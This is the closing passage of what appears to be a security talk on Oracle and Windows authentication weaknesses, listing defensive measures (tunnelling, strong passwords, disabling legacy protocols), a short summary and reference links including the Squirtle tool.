    - SSH (http://www.dbspecialists.com/files/presentations/net8_security.html)
    - stunnel (http://www.stunnel.org/examples/oracle.html)
- The difficulty level of the attacks can be raised
  - Strong password policy
  - Disable the weaker protocols (Windows, Oracle)
    - lmcompatibilitylevel
    - SQLNET.ALLOWED_LOGON_VERSION


Questions

Summary

- The default settings could provide possibilities for an attacker against the Oracle authentication
- Protection can be achieved by following some basic principles
- The Squirtle module is a good example on how easy it is to exploit a weakness with programmatic debugging
- The problems of Windows authentication show that securing our infrastructure is always a multilayer and complex task

URLs

- www.soonerorlater.hu
- www.oxid.it
- code.google.com/p/squirtle/
- davenport.sourceforge.net/ntlm.html
- ubiqx.org/cifs/SMB.html